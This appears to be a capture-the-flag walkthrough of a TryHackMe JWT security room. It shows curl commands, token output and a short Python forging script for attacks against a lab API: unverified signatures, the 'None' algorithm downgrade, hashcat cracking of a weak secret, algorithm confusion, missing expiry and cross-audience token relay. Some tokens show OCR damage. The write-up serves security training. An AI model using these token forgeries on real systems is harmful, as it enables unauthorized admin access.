
JWT security:thm room

Sensitive Information Disclosure

Practical Example 1

curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password1" }' http://10.10.167.101/api/v1.0/example1

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password1" }' http://10.10.167.101/api/v1.0/example1
{
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJwYXNzd29yZCI6InBhc3N3b3JkMSIsImFkbWluIjowLCJmbGFnIjoiVEhNezljYzAzOWNjLWQ4NWYtNDVkMS1hYzNiLTgxOGM4MzgzYTU2MH0ifQ.TkIH_A1zu1mu-zu6_9
w_R4FUlYadkyjmXWyD5sqWd5U"
}
```



Signature Validation Mistakes

Practical Example 2


curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password2" }' http://10.10.167.101/api/v1.0/example2

curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MH0.UWddiXNn-PSpe7pypTWtSRZJi1wr2M5cpr_8uWISMS4' http://10.10.167.101/api/v1.0/example2?username=user

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password2" }' http://10.10.167.101/api/v1.0/example2
{
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MH0.UWddiXNn-PSpe7pypTWtSRZJi1wr2M5cpr_8uWISMS4"
}

┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MH0.UWddiXNn-PSpe7pypTWtSRZJi1wr2M5cpr_8uWISMS4' http://10.10.167.101/api/v1.0/example2?username=u
ser
{
  "message": "Welcome user, you are not an admin"
}
```

curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIuiwiYWRtaW4iOjF9.au6ZnN5a4PDwXOM-KMMkTxZDUOBWcOU3zCGzOD5Gb-s' http://10.10.167.101/api/v1.0/example2?username=admin




Downgrading to None


Practice example 3

curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password3" }' http://10.10.167.101/api/v1.0/example3

change the payload




```
ewogICJ0eXAiOiAiSldUIiwKICAiYWxnIjogIk5vbmUiCn0=.
```



curl -H 'Authorization: Bearer ewogICJ0eXAiOiAiSldUIiwKICAiYWxnIjogIk5vbmUiCn0=.eyJ1c2VybmFtZSI6ImFkbWluIiwiYWRtaW4iOjF9.au6ZnN5a4PDwXOM-KMMkTxZDUOBWcOU3zCGzOD5Gb-s' http://10.10.167.101/api/v1.0/example3?username=admin


Weak Symmetric Secrets

Practical Example 4

nano jwt.txt

wget https://raw.githubusercontent.com/wallarm/jwt-secrets/master/jwt.secrets.list

hashcat -m 16500 -a 0 jwt.txt jwt.secrets.list



vim generate-jwt.py

```
import jwt

payload = {

  "username": "admin",
  "admin": 1

}

encoded_jwt= jwt.encode(payload,"secret", algorithm="HS256")

print(encoded_jwt)
```

python3 generate-jwt.py

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# python3 generate-jwt.py
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiYWRtaW4iOjF9.JElSdmp47vBgoXPkZAdD8ImkmUm06q38redShCGR6uM
```

curl -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiYWRtaW4iOjF9.JElSdmp47vBgoXPkZAdD8ImkmUm06q38redShCGR6uM' http://10.10.167.101/api/v1.0/example4?username=admin


```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiYWRtaW4iOjF9.JElSdmp47vBgoXPkZAdD8ImkmUm06q38redShCGR6uM' http://10.10.167.101/api/v1.0/example4?username=
admin
{
  "message": "Welcome admin, you are an admin, here is your flag: THM{e1679fef-df56-41cc-85e9-af1e0e12981b}"
}
```

Signature Algorithm Confusion

Practical Example 5

curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password5" }' http://10.10.167.101/api/v1.0/example5

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password5" }' http://10.10.167.101/api/v1.0/example5
{
  "public_key": "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDHSoarRoLvgAk4O41RE0w6lj2e7TDTbFk62WvIdJFo/aSLX/x9oc3PDqJ0Qu1x06/8PubQbCSLfWUyM7Dk0+irzb/VpWAurSh+hUvqQCkHmH9mrWpMqs5/L+rluglPEPhFwdL5yWk5kS7rZMZz7YaoY
+UV0sudGwc3HrQ5uGUFOpmixUO0ZgTUWnrfMUpy2dFbZp7puQS6T8b5EJPpLY+iojMb/rbPB34NrvJKU1F84tfvY8xtg3HndTNPyNWp7EOsujKZIxKF5/RdW+QF9jjBMvsbjfCo0LiNVjpotiLPVuslsEWun+LogxR+fxLiUehSBb8ip",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MH0.kR4Dj8kwFE9dzPNeiboHqkPhs52QQgaHcC2_UGCtJ3qo2uY-vANIC6qicdsfT37McWYauzm92xflspmSVvrvwXdC2DAL9blz3YRfUOcXJT03fVM7nGp8E
7UmsbysuoSLQGPBZ_c_dTUJhWg35K3d8Jao2czC0JGN3EQxhcCGtxJ1R7T9tzBMaqW-IRXfTCq3BOxVVF66ePEfvG7gdyjAnWrQFktRBIhU4LoYwem3UZ7PolFf0v2i6jpnRJzMpqd2c9oMHOjhCZpy_yJNl-1F_UBbAF1L-pn6SHBOFdIFt_IasJDVPr1Ybv75M26o8OBwUJ1
KK_rwX41y5BCNGck s9Q"
}
```



curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MX0.7jJBvWpF9JT4DdeUWnl0o7imBV0wa0HTDPRMavGbPyU' http://10.10.167.101/api/v1.0/example5?username=admin

Practical Example 6

Token Lifetime


curl -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MX0.ko7EQiATQQzrQPwRO8ZTY37pQWGLPZWEvdWH0tVDNPU' http://10.10.167.101/api/v1.0/example6?username=admin

Cross-Service Relay Attacks

Practical Example 7

For appA

curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password7","application" : "appA" }' http://10.10.167.101/api/v1.0/example7



curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MCwiYXVkIjoiYXBwQSJ9.sl-84cMLYjxsD7SCySnnv3J9AMII9NKgz0-0vcak9t4' http://10.10.167.101/api/v1.0/example7_appA?username=user

```
}

┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MCwiYXVkIjoiYXBwQSJ9.sl-84cMLYjxsD7SCySnnv3J9AMII9NKgz0-0vcak9t4' http://10.10.167.101/api/v1.0/example7_appA?username=user

{
  "message": "Welcome user, you are not an admin"
}
```

For appB

curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password7","application" : "appB" }' http://10.10.167.101/api/v1.0/example7

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -H 'Content-Type: application/json' -X POST -d '{ "username" : "user", "password" : "password7","application" : "appB" }' http://10.10.167.101/api/v1.0/example7
{
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MSwiYXVkIjoiYXBwQiJ9.jrTcVTGY9VIo-a-tYq_hvRTfnB4dMi_7j98Xvm-xb6o"
}
```

curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MSwiYXVkIjoiYXBwQiJ9.jrTcVTGY9VIo-a-tYq_hvRTfnB4dMi_7j98Xvm-xb6o' http://10.10.167.101/api/v1.0/example7_appB?username=admin

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MSwiYXVkIjoiYXBwQiJ9.jrTcVTGY9VIo-a-tYq_hvRTfnB4dMi_7j98Xvm-xb6o' http://10.10.167.101/api/v1.0/example7_appB?username=admin

{
  "message": "Welcome admin, you are an admin, but there is no flag for you here"
}
```

I have to check with appA with appB token.

curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MSwiYXVkIjoiYXBwQiJ9.jrTcVTGY9VIo-a-tYq_hvRTfnB4dMi_7j98Xvm-xb6o' http://10.10.167.101/api/v1.0/example7_appA?username=admin

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -H 'Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6InVzZXIiLCJhZG1pbiI6MSwiYXVkIjoiYXBwQiJ9.jrTcVTGY9VIo-a-tYq_hvRTfnB4dMi_7j98Xvm-xb6o' http://10.10.167.101/api/v1.0/example7_appA?username=admin

{
  "message": "Welcome admin, you are an admin, here is your flag: THM{f0d34fe1-2ba1-44d4-bae7-99bd555a4128}"
}
```